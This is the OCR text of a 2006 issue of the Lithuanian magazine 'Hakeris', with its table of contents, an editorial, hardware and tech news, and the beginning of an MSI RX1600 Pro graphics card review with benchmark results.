

Nr. 7 (38) /2006



METŲ KLAIDA

WILD WILD WMF

[ferrum]
- MSI vaizdo kortų testavimas
- LCD monitorių testas
- DVD įrašymo įrenginių testas

[scena]
- Benamio hakerio gyvenimo kelias


[hacking]
- Asiliukas ir klaidos
- WILD WILD WMF
- Imamės parduotuvių kontrolės
- Metalinksmybės praktiškai
- Amžinai gyventi neuždrausi

[unixoid]
- Sisteminis šnipinėjimas „*nix" sistemoje
- Žaibiškas tukso užkrovimas

[coding]
- Shellkodo kūrimas „Linux/x86" sistemai ir pavyzdžiai
- Specialiai darome klaidas PHP skriptuose

prenumeratos kaina:
su CD 5,99 Lt
be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 7 (38) '06



Skaitmeniniai orai. Idėja, kurią reikia paversti realybe. Ką daryti vasarą, kai karštis tiesiog „muša" prie žemės? Ar įmanoma orą paversti skaitmeniniu, kad po to būtų galima valdyti jo temperatūrą bei sandarą?

Įsivaizduok, jog Escape klavišas gali išjungti lietų arba krušą. Pliusas didina temperatūrą vienu laipsniu, o minusas atvirkščiai — ją mažina. Saulės spindulių reguliavimas vyksta labai panašiu principu, kaip ir monitoriaus ryškumo arba šviesumo nustatymas — paprasti mygtukai šviesina arba tamsina pasaulį. Viskas lyg ir tobula, bet...

Kas galėtų valdyti tokią sistemą? Ar ją būtų įmanoma „nulaužti"? Jeigu taip, tai įsivaizduok, jog prasidėjus lietui sistemą būtų galima „užkabinti" ir taip po kelių savaičių Baltijos jūros paplūdimys nusidriektų ties Mažeikiais. O jeigu vienas miesto kraštas norėtų saulės, o kitas debesuoto ir niūraus dangaus? Kita vertus, kam deginti elektrą naktimis, jeigu galėtume gyventi nuolatos šviesiu paros metu?!

Faktas — kol kas ši sistema neveikia. Kenčiame karštį toliau.

Joker



Žurnalas „HAKERIS"
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis

Dizaineris–maketuotojas
Andrius Raižys

Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Jurgita Martikaitienė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza"
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt
SPAUDĖ:
AB spaustuvė „Spindulys"
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.667
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc."



SENSORINIS CTX MONITORIUS

Jeigu tau atsibodo derinti savo monitorių, nuolat maigyti apačioje arba šone esančius mygtukus, o programinio konfigūravimo jis nepripažįsta, įsižiūrėk į kompanijos CTX naujus SK ekranų modelius, kurie turi sensorinį valdymą, iš esmės palengvinantį darbą su jais. Tokiomis galimybėmis gali pasipuikuoti du 17 colių modeliai: PV711T ir PV711BT. Šie įrenginiai turi penkialaidį rezistyvinį taktilinį daviklį, kuris išsiskiria darbo stabilumu ir ilgu veikimo laiku, leidžia duomenis įvesti pieštuku (*stylus*), nagu, kreditine kortele, pirštu arba ranka su pirštine, o tvirtas besisukinėjantis pagrindas užtikrina patogų darbą. Techninės įrenginio charakteristikos tokios: skiriamoji geba — 1280x1024, kontrastingumas — 500:1, ryškumas — 300 kd/m^2, prie kompiuterio monitoriai jungiami per *D-Sub* arba USB. Įrenginio kaina — šiek tiek daugiau 600 dolerių, jį jau pradėta pardavinėti.



NAUJAS ULTRAPLONAS „SAMSUNG“ MOBILUSIS TELEFONAS

Atrodytų, kaip galima gaminti dar mažesnius telefonus ir tuo pačiu juose įdiegti naujus papildomas funkcijas? Greičiausiai kompanija „Samsung“ tai puikiai žino, kadangi neseniai Rusijoje vykusioje parodoje („Sviaz-Ekspokomm 2006“) ji pristatė patį ploniausią pasaulyje mobilųjį telefoną SGH-X820. Naujovės korpuso storis siekia viso labo 6,9 milimetro. Kiti parametrai: ilgis — 113 milimetrų, plotis — 50 milimetrų, svoris — 66 gramai. Beje, pasiekti tokį mažą svorį pavyko naudojant tvirtą korpusą iš plastmasės su stiklo pluoštu. Nepaisant tokių kuklių gabaritų ir mažo svorio, telefono galimybės nudžiugins kiekvieną. Jame rasi 2 megapikselių fotoaparatą su galimybe įrašyti MPEG-4 ir H.263 standarto vaizdą. Nenuostabu, kad įmontuota telefono atmintis pakankamai didelė — 80 megabaitų. Ekranėlio įstrižainė — 1,9 colio, skiriamoji geba — 176 x 220 taškų, jame galima atvaizduoti 262 tūkstančius spalvų. Telefonas supranta MP3, AAC, ACC+, AAC+(e) ir WMA bylas, gali peržiūrėti dokumentus bei turi Bluetooth, USB ir PictBridge sąsajas. SGH-X820 taip pat turi ir vaizdo išėjimą. Mobilusis telefonas gali pasigirti ir interneto galimybėmis (GPRS). Kaip sako kompanijos specialistai, tankus telefono elementų sumontavimas — naujos montavimo technologijos „Protingas paviršius“ (Smart Surface Mounting Technology — SSMT) nuopelnas. Viskas čia labai gerai, gąsdina tik viena — kaina, kuri kol kas dar nepaskelbta.





VASARINĖ MUZIKA

Kompanija „Cowon“ žada dar vasarą išleisti įdomią naujovę — grotuvą *iAudio6*, kurio širdis yra 4 Gb talpos kompanijos „Toshiba“ pagamintas 0,85" mikrodiskas. Įrenginio gabaritai labai kompaktiški (76,1x35,6x19 mm, svoris — 60 g), tačiau jis turi daug galimybių: tai vaizdo (XViD MPEG-4), garso (MP3, WMA, OGG, ASF, FLAC, WAV), tekstinių (TXT) ir grafinių bylų (JPEG) atkūrimas. Beje, visa tai galima peržiūrėti 1,3 colio SK ekranėlyje. Iš papildomų galimybių galima paminėti diktofoną (su tiesioginiu įrašų kodavimu į MP3 formatą), radiją ir daugiafunkcinį sensorinį valdymo skydelį, kuris leidžia atkurti įrašus, persukinėti dainas ir reguliuoti garsą. Prie kompiuterio įrenginys jungiamas per USB 2.0 sąsają, grotuvas taip pat leidžia atnaujinti įmontuotą programinę įrangą. Beje, deklaruojamas pilnai pakrauto akumuliatoriaus darbo laikas siekia 20 valandų. Šis nuostabus daikčiukas jau turėtų pasirodyti parduotuvių lentynose.



NANOVAMZDELIŲ MASYVAS IŠ TIESŲ PRIMENA „UŽSEGTUKĄ“

Pasirodo, įprastinės termopastos šilumą iš akmens į radiatorių perduoda ne taip gerai, kaip to norėtųsi naują procesorių kartą kuriantiems inžinieriams. Taigi pradėta ieškoti termopastos pakaitalo. Ir štai, kaip nesenai nustatė mokslininkai, anglies nanovamzdeliai gali tapti efektyviu šilumos perdavėju ir net išsklaidytoju. Taigi Timotis Fišeris (*Timothy S. Fisher*) ir jo kolegos iš *Purdue* universiteto sugebėjo išsklaidančio radiatoriaus paviršių padengti nanovamzdelių kilimu, taip pagreitinę šilumos perdavimą tarp radiatoriaus ir aušinančio paviršiaus. Iš anglies nanovamzdelių gautas nanokilimas savo savybėmis buvo panašus į įprastinį klijuojamą „užsegtuką“ (tas daiktas, kurį siuva ant rūbų vietoje sagų bei užtrauktukų, kur vienoje pusėje yra kilpelės, o kitoje — kabliukai), todėl kūrėjai jį pavadino *Thermal Velcro*. Pradinis tyrinėtojų tikslas buvo sukurti naujus šilumos perdavėjų tipus, kurie užtikrintų greitesnį šilumos perdavimą iš mikroschemų į aušinantį radiatorių. Timotis ir jo komanda naująją medžiagą pavadino „užsegtuku“ (*Velcro*), kadangi iš pradžių mikroschema ir radiatorius padengiami plonu nanovamzdelių kilimu, o po to abi dalys sujungiamos taip, lyg užsegtum limpantį „užsegtuką“. Savaime suprantama, tokia termosąsaja neužtikrina mechaninio dviejų paviršių sukibimo, tačiau dėl nanovamzdelių tarpusavio kontakto ji yra geras šilumos perdaviklis. Kaip nustatė mokslininkai, mikroschemos šyla ne tik viduje, bet ir kontakto su termopasta vietose, kurios nespėja pilnai perduoti šilumos į radiatorių. Taigi naudojant tradicines termosąsajas mikroschemos paviršius papildomai įkaista 15°C, o su nanovamzdelių „užsegtuku“ papildomas mikroprocesoriaus įkaitimas siekia viso labo 5°C. Kadangi ateityje mikroschemų gabaritai mažės, atitinkamai jų įkaitimas didės, todėl net ir keli laipsniai bus svarbu bei turės įtakos įrenginio darbingumui. Termosąsajos technologija jau paruošta komerciniam platinimui, o tyrime dalyvavusios kompanijos ketina netrukus pradėti tiekti serijinę *Thermal Velcro* naudojančią produkciją.

ASUS VEJASI FIZIKĄ

Norėdama palengvinti centrinio procesoriaus apkrovimą ir suteikti žaidimams naujų galimybių, kompanija ASUS išleido plokštę *PhysX P1* su *Ageia PhysX* mikroschema, kuri yra fizinis spartintuvas: su ja mes žaidimuose pamatysime realistiškus sprogimų vaizdus, teisingą, pagal visus fizikos dėsnius skriejančių nuolaužų skrydį, tikrą vandens tekėjimą, natūralius kietų kūnų susidūrimus bei tai, kaip vėjas išsklaido tirštą dūmų arba rūko šydą. O centrinis procesorius gali visiškai atsidėti dirbtinio intelekto ir žaidimo logikos apdorojimui. Žodžiu, tikras grožis! Plokštė veikia su 128 Mb GDDR-3 atminties, jos magistralės plotis siekia 128 bitus, o dažnis — 733 MHz. Derėtų pastebėti, kad šios plokštės jau pasirodė prekyboje. Jau kuriami darbui su jomis skirti žaidimai. Taip pat derėtų pastebėti vieną įdomų dalyką, kad NVIDIA ruošiasi išleisti panašų sprendimą.



KRĖSLAS TANKISTAMS

Jeigu tu vaikystėje norėjai būti tankistu, tai *Tank Chair* krėslas skirtas kaip tik tau! Genialі ir paprasta idėja — prie paprasčiausios kėdės primontuoti tikrus tanko vikšrus. Ją įgyvendinęs JAV pilietis Kulybinas gavo universalų įrenginį tiek mėgėjams pasivažinėti, tiek ir invalidams. Su šiuo monstru galima keliauti per purvą, sniegą, smėlį, įveikti nedidelius griovius ir net leistis bei kilti laiptais! Šis stebuklas išlaiko 120 kilogramų sveriantį keleivį. Jau pagaminta ir parduota apie 10 tokių mašinų, o Kulybinas įkūrė kompaniją *TankChair*, kuri ir užsiima tolimesniu kėdžių-tankų platinimu. Kėdę priverčiantys judėti motorai paimti iš kovinių „NPC Robotics" kompanijos gaminamų robotų. Kėdę-tanką galima užsisakyti adresu *www.tankchair.com*. Kaip sako pats Kulybinas, vieną kėdę jis padovanojo reabilitacinei paralyžiuotųjų ligoninei, po ko ten greitai susidarė eilutė norinčiųjų pasivažinėti. Manau, kad ir tu būtum visai nieko prieš išbandyti šį įrenginį :).



ACME NAUJIENOS

Acme pristato vis daugiau ir daugiau naujų produktų, kurie savo kokybe beveik nenusileidžia rinkos veteranams, tačiau mus džiugina kur kas mažesne kaina. Šio mėnesio karštose naujienose — trys maži prietaisai iš Acmemedia. Visų pirma, Acme pristato mobilios muzikos dozę šiai vasarai. Net 512 MB vidinės atminties už 119 Lt?! Panašu, jog tai tiesa — A93 modelis be visa ko turi ir diktofono funkciją, gerą dizainą ir aukštos kokybės garsą. Šis grotuvas turi ir dar vieną dovanėlę — dviguba jungtis leidžia dviems žmonėms vienu metu klausytis tos pačios muzikėlės. Čia gali pasitarnauti ir naujos Acme ausinės, kurios, tiesa, skirtos daugiau bendravimui internetinėmis telefono paslaugomis nei muzikos klausymuisi, tačiau Acme CD-890MV ausinės geba susidoroti ir su vienomis, ir su kitomis užduotimis. Specialus korpusas talpina net 50 mm skersmens garsiakalbius, todėl garso kokybė tikrai negali būti prasta. Dar vienas itin geras dalykas (kas, tiesa, dažnai koją pakiša daugumai ausinių) — ilgas laidas. Acme parūpina net 2,2 metro ilgumo laidą, todėl galima jaustis kiek patogiau, jeigu norisi nenusiėmus ausinių nukeliauti iki šalia kompiuterio esančios sofos. Be abejo, kaina vienas gražiausių šio prietaiso niuansų — vos 42 Lt. Na ir, žinoma, trečiasis mūsų pasirinktas Acmemedia (internete galima rasti didesnį prekių pasirinkimą, adresu www.acmemedia.lt) produktas — internetinė kamera. Papildymas ką tik paminėtoms ausinėms, jeigu norisi kalbėtis internetu ne tik nemokamai, tačiau dar ir su kalbančiojo atvaizdu ekrane. 54 Lt kainuojanti T071 internetinė kamera turi įmontuotą mikrofoną bei aukštos raiškos VGA CMOS sensorių, kuris skaitmeninio vaizdo didinimo pagalba vaizdą išdidina iki 640x480 rezoliucijos. USB 1.1 jungtį naudojanti internetinė kamerytė beveik niekuo nenusileidžia daugumai savo konkurentų, tačiau kainuoja kur kas mažiau.









KORĖJIETĖ KIBERDRAUGĖ

Galbūt tu jau girdėjai apie įvairius bandymus pakeisti gražiąją lytį į kibernetinę draugę. Taigi mūsų planetoje pasirodė antra moteris-androidė. Pirmąją japonai pristatė 2003 metais. Antroji kiberdraugė — Pietų Korėjos industrinių technologijų instituto (*Korea Institute of Industrial Technology* — KITECH) tvarinys. Antrasis pasaulyje androidas buvo pavadintas *EveR-1*. Pirmoji pavadinimo pusė — tai Ievos vardas (*Eve*), o raidė *R* reiškia žodį „robot". Ši draugė kūrėjams kainavo 3000 dolerių. Ji sėkmingai apsimeta 20 metų natūralaus dydžio korėjiete: jos ūgis — 1,6 metro, svoris — apie 50 kilogramų. Yra vienas niuansas: mergina-androidė negali judėti, kadangi apatinė jos kūno dalis prikaustyta prie kėdės. Tiesa, ji gali judinti viršutinę kūno dalį ir rankas, padedama 15 mažų varikliukų demonstruoti keturias svarbias veido išraiškas (džiaugsmą, pyktį, liūdesį ir nustebimą), „suprasti" 400 žodžių, užmegzti „akis į akį" kontaktą ir, matyt, dar kai ką. Šių metų pabaigoje KITECH žada parodyti *EveR-2*, kuri galės stovėti bei bus ištobulinusi „regą" ir emocijų reiškimą. Tikimasi, kad *EveR* tipo mašinos galės būti gidais: dalins informaciją parduotuvėse, muziejuose ir linksmins vaikučius.



ŠOKĄ SUKELIANTIS PEILIS — PAVOJINGA PRAMOGA

Pamiršk įprastinius elektros šoko prietaisus! Dabar madinga visai kas kita — peilis, kuris skaudžiai trenkia elektra. Šį malonumą Kanados kompanija „Shocknife" siūlo už viso labo 444 JAV dolerius. *Shocknife* atrodo kaip peilis, sveria maždaug tiek pat, tačiau negali rimtai traumuoti. O jo ašmenų ilgis — 28 centimetrai. Nuo kitų peilių artimos kovos treniruotėse jį skiria viena svarbi naujovė: visas *Shocknife* „ašmenų" kraštas (tiek apačia, tiek viršus) — tai vientisas elektros šokas, kontakto metu galintis išlaisvinti 7,5 tūkstančių voltų galią (ant rankenos yra aktyvavimo mygtukas). Šio prietaiso autoriai mano, kad *Shocknife* peilis treniruojantis kovos menus bus kur kas efektyvesnis už tokiais atvejais įprastinius medinius arba guminius peilius, kadangi praleidus smūgį *Shocknife* ginančiam sukelia didelį skausmą, taip priversdamas jį iš tiesų stengtis. Be to, šis peilis aiškiai „lokalizuoja" smūgio tašką, leisdamas analizuoti savo kovos technikos klaidas. Taip pat jis besitreniruojančiam leidžia jausti net ir nedidelius „įpjovimus". Kad elektros šokas atsitiktinai nesužeistų tavęs ar tavo draugo, ant peilio yra specialus 4 padėčių galios reguliatorius. Iš esmės šis elektrinis peilis gali būti naudojamas ir kaip savigynos ginklas, tačiau kanadiečiai visų pirma tikisi policijos, armijos, specialiųjų pajėgų ir kovos menų klubų dėmesio, kadangi jie *Shocknife* laiko idealiu treniruočių įrankiu.

AKIS UŽ AKĮ

Šiais laikais su spameriais geriau nejuokauti. Pavyzdžiu tapo „Blue Security" (amerikiečių firma, besispecializuojanti kompiuterių saugume) nuotykis. Neseniai vaikinai iš BS sugalvojo būdą, kuris, jų manymu, galėtų pažaboti spamerišką blogį. Šio būdo pavadinimas — *Blue Frog*. Iš tiesų tai paprastutė programa, kuri vartotojo pašte ieško spamo pranešimų, juose suranda nuorodas į besireklamuojančias svetaines ir po to vartotojo vardu šių resursų savininkams išsiunčia skundus. Gavę eilinį tūkstantį tokių skundų, spamerių klientai šimtąjį kartą pagalvos prieš užsisakydami tokias paslaugas. „Blue Security" nusprendė vaizdžiai pademonstruoti savo programos efektyvumą ir spam bendruomenės atstovams išsiuntė krūvas žinučių. Ar verta sakyti, kad pastariesiems tai visiškai nepatiko, todėl atsakymo ilgai laukti nereikėjo. Spamerių mafija ant BS užsiuntė dešimtis tūkstančių kompiuterių-zombių ir mirtinai užDoSino vargšę firmelę. Svetainė užsilenkė. Be to, spameriai į firmos elektroninio pašto dėžutę atsiuntė perspėjimą šiek tiek atvėsti, priešingu atveju kitomis aukomis taps „Blue Security" klientai. Skundų siuntimas spamerių adresais buvo sustabdytas, tačiau „saugumiečiai" visko taip paprastai nepaliko ir kreipėsi į FTB. Dabar vyksta aiškinimaisi, tačiau, tiesą sakant, labai abejoju, kad federalai čia padės.

ŠTAI JIS — NETURTINGIESIEMS SKIRTAS NEŠIOJAMASIS KOMPIUTERIS



Nešiojamasis kompiuteris — visada reikalingas daiktas, tik jam ne visada galima skirti apvalią pinigų sumelę. Įsivaizduok, kaip jaučiasi kinai ir indai, kurie turi dar mažiau pinigų, nei mes? O juk jiems taip pat reikia dirbti! Būtent tokiu tikslu kompanija „Intel" galų gale oficialiai pristatė nebrangų į besivystančias šalis orientuotą nešiojamąjį kompiuterį. „Intel" supratimu prieinamumas — tai 400 dolerių, už kuriuos vartotojai gauna tegu ir nelabai galingą, tačiau kuo puikiausiai veikiantį nešiojamąjį kompiuterį. Naujojo įrenginio kodinis pavadinimas — *Eduwise*. Kol kas žinoma nedaug detalių: operacinė sistema bus *Windows* arba *Linux*, į internetą bus išeinama per *Wi-Fi* kanalą. „Intel" manymu, korpusas-rankinė su rankena ir užsegimu turėtų patikti dėstytojams ir studentams. Juk ši naujovė ir skirta būtent išsilavinimui plėtoti. Naujasis nešiojamasis kompiuteris dar įpylė žibalo į kompanijų kovą už masinį trečiojo pasaulio šalių kompiuterizavimą. Visai neseniai generalinis „Intel" direktorius Kreigas Baretas kritikavo 100 dolerių kainuojančio nešiojamojo kompiuterio projektą, kuriuo užsiiminėja Nikolas Negropontė iš Masačūsetso technologijos instituto daugialypės terpės laboratorijos (*MIT Media Lab*). Kaip žada „Intel", pigų *Eduwise* kompiuterį bus galima įsigyti kitais metais.

HITECHNEWS ▲

DU BRANDUOLIAI VIENAM NEŠIOJAMAJAM KOMPIUTERYJE

Galingas nešiojamasis kompiuteris jau seniai nėra kažkas mistiško. Šiandien kompanija MSI pristato mobilios galios įsikūnijimą — įrenginį S271 su *AMD Turion 64 X2 Dual Core* procesoriumi. Be to, jis turi 12 colių ekraną (1280x800 taškų, kraštinių santykis — 16:10), jame įdiegta grafinė mikroschema *ATI Radeon Xpress200*, 512 arba 1024 Mb RAM bei 120 Gb talpos kietasis diskas (disko sukimosi greitis — 5400 aps/min). Negalima nepaminėti tokių belaidžių įrenginių, kaip *Wi-Fi b/g* ir *BlueTooth 2.0*. Kompiuteryje taip pat įdiegtas darbo patogumą padidinantis sensorinis manipuliatorius *Butterfly Touchpad*, įrenginys gali pasipuikuoti dinaminio CPU (procesoriaus) ir GPU (grafinės posistemės) spartinimo technologija bei energijos taupymo sistema. Melomanai įvertins į S271 įdiegtą erdvinio garso audio sistemą. Įrenginio korpusas pagamintas iš aliuminio ir magnio lydinio, jo storis — 2 cm, o svoris nesiekia 2 kg.



„KODAK“ SPAMINA SAVO KLIENTUS

Niekam ne paslaptis, kad daugelis stambių kompanijų užsiima spameriška veikla. Neseniai paaiškėjo, kad viena iš tokių firmų yra „Kodak“, kuri prieš pusantrų metų savo svetainės lankytojams išsiuntė 2 milijonus nepageidaujamų pranešimų. Kompanijai buvo pateiktas kolektyvinis ieškinys. Visas šis reikalas į priekį judėjo gana lėtai ir baigėsi tuo, kad „Kodak“ pripažino savo kaltę ir yra pasiruošusi išmokėti 26 tūkstančių dolerių dydžio baudą. Pasak kompanijos atstovų, visa tai įvyko dėl techninio sutrikimo. Dabar problema pataisyta ir incidentas daugiau nepasikartos. Tiesa, „Kodak“ nepatikslino, kas tai per sutrikimas. Jungtinėse Valstijose į komercinį spamą dabar žiūrima ypatingai griežtai: pranešime turi būti žymė apie reklaminį laiško pobūdį, atgalinis adresas ir galimybė atsisakyti tokių pranešimų.



This is not spam.

010

MSI vaizdo kortų testavimas

KOMPANIJA MSI SENIAI IR SĖKMINGAI GAMINA VAIZDO KORTAS, TODĖL NĖRA NIEKO STEBĖTINO, KAD BŪTENT JOS GAMYBOS PRODUKTAI RINKOJE ATSIRANDA VIENI PIRMŲJŲ. ŠĮ KARTĄ APŽVELGSIME RYŠKIAUSIUS VIDUTINĖS KLASĖS ATSTOVUS.

MSI RX1600 Pro

Pirmas žvilgsnis

Dėžutės apiforminimas praktiškai atitinka vyresnį modelį, MSI RX1600XT. Nebent nebėra rankenos pernešimui, o užrašai atspindi *RX1600 Pro* charakteristikas.

Aksesuarų rinkinys palieka malonų įspūdį. Komplekte yra dvi brošiūros – vartotojo instrukcija ir greito instaliavimo vadovas bei DVD su žaidimu „Colin McRae Rally 2005" ir kompaktinė plokštelė su tvarkyklėmis ir programomis, tarp kurių:






„VGA Driver"
„MSI Live Update"
„MSI GoodMEM"
„MSI LockBox"
„MSI WMInfo"
„MSI SecureDoc"
„E-Color"
„MediaRing"
„ShowShift"
„AdobemAcrobatmReader"
„DirextX Drivers"
„Nortonm2005"
„ThinSoft Be Twin"

Daugelį taikomųjų programų galima greičiau pavadinti sisteminėmis, negu skirtomis vaizdui. Trumpą paaiškinimą prie kiekvieną jų galima surasti gamintojo interneto svetainėje, iš kur įmanoma atsisiųsti ir pačias programas.

Korta komplektuojama šiais kabeliais:

HDTV-out adapteris
TV-out (composite + S-Video) adapteris
DVI/D-SUB
S-Video kabelis

Imam kortą į rankas



Kaip matote, vaizdo korta yra pakankamai kuklių išmatavimų. MSI kompanijos panaudotas aušintuvas užima gan didelę plokštės dalį ir atrodo įspūdingai. Nepaisant jo gelsvos spalvos, pagamintas jis ne iš vario, o iš kažkokio lydinio su danga. Dėl savo dydžio ir nedidelio sukimosi greičio ventiliatorius praktiškai neskleidžia jokio triukšmo. Briaunoti kyšuliai iš viršaus ir dešinės skirti atminties lustams aušinti, tačiau mūsų atveju tai veikiau duoklė madai, negu efektyvus vaizdo atminties aušinimas.

Ir štai kodėl. Kitoje kortos pusėje yra dar 4 vaizdo atminties lustai, ir jie nėra uždengti jokiais radiatoriais. Aišku, kad tik pusės atminties lustų aušinimas vargu ar pagelbės sėkmingam užturbinimui. Nepaisant to, eksperimentų mėgėjams visada išlieka galimybė pažaisti su savų radiatorių klijavimu į atmintį.

Vaizdo procesorius pagamintas anų metų 45-tą savaitę ir išdidžiai vadinasi *RV530Pro*. Nominalus darbo dažnis tiksliai atitinka rekomenduotiną — 500 MHz.

Viso kortoje yra įtaisyti 8 atminties lustai, po 4 kiekvienoje pusėje, suminė apimtis — 256 Mb. Lustai „Infineon" gamybos, atmintis DDR2 tipo, testuojamoje vaizdo kortoje darbo dažnis sudaro 780 MHz, tai šiek tiek skiriasi nuo gamintojo rekomenduotinų 800 Hz DDR

Užturbinimas

Grafinį branduolį pavyko užturbinti iki 600 MHz dažnio, kuriuo jis stabiliai veikė viso testavimo eigoje. Atminčiai užturbinti didelių vilčių nebuvo. Visų pirma, naudojama „Infineon" atmintis niekada nepasižymėdavo polinkiu užturbinimams, skirtingai nuo tos pačios „Samsung". Antra, radiatorių nebuvimas apatinėje plokštės pusėje yra dar vienas rimtas ribojantis faktorius. Rezultate atmintį pavyko užturbinti iš nominalių 780 MHz iki 850 MHz. Tai nėra daug, bet ką bepadarysi.


Testinių platformų konfigūracija


Magistralė: PCI-E
CPU: „AMD Athlon64 4000+"
Sisteminė plokštė: „GIGABYTE K8NXP-SLI"
Atmintis: „Kingston HyperX PC3200" 2x512 Mb
OS: WinXP + SP2 + DirectX 9.0c
PSU: Hiper 525W

Testavimams buvo naudojamos „NVIDIA 81.95 WHQL" ir „ATI CATALYST 5.12" versijų tvarkyklės.

Testavimų rezultatai


Peržiūros patogumui *RX1600Pro* rezultatai pažymėti oranžine spalva.






Nežymus pranašumas prieš 6600GT ir toks pat atsilikimas nuo RX1600XT greičiausiai kalba apie tai, kad „3DMark05" parodymai vaizdo kortų gamintojų yra naudojami produktams pozicionuoti pagal segmentus.


O štai čia *RX1600Pro* jau atsilieka nuo 6600GT. Ir užturbinimas nepadeda. Veikiausiai, „kalta" lieta atmintis. Tačiau su *6600DDR2 RX1600Pro* tvarkosi nesunkiai.



Taip, realybė viską sudėlioja į savo vietas. Nepaisant aukštesnio taktinio dažnio ir 12 pikselinių blokų, *RX1600Pro* pralaimi 6600DDR2. Tačiau atsilikimas nėra kritinis ir užturbinimas leidžia jį padengti.



FPS yra ant komfortiško žaidimo ribos, tačiau nepamirškite, kad kortos buvo testuojamos labai sudėtingu režimu — 4AA/16AF.



Situacija iš esmės nesikeičia. Aišku, su didžiausiais nustatymais patogiai žaisti jau nepavyks, tačiau galima tvirtai teigti, kad paprastesniuose grafiniuose režimuose ir su tokia skiriamąja geba galima išvysti priimtiną FPS.

Išvada

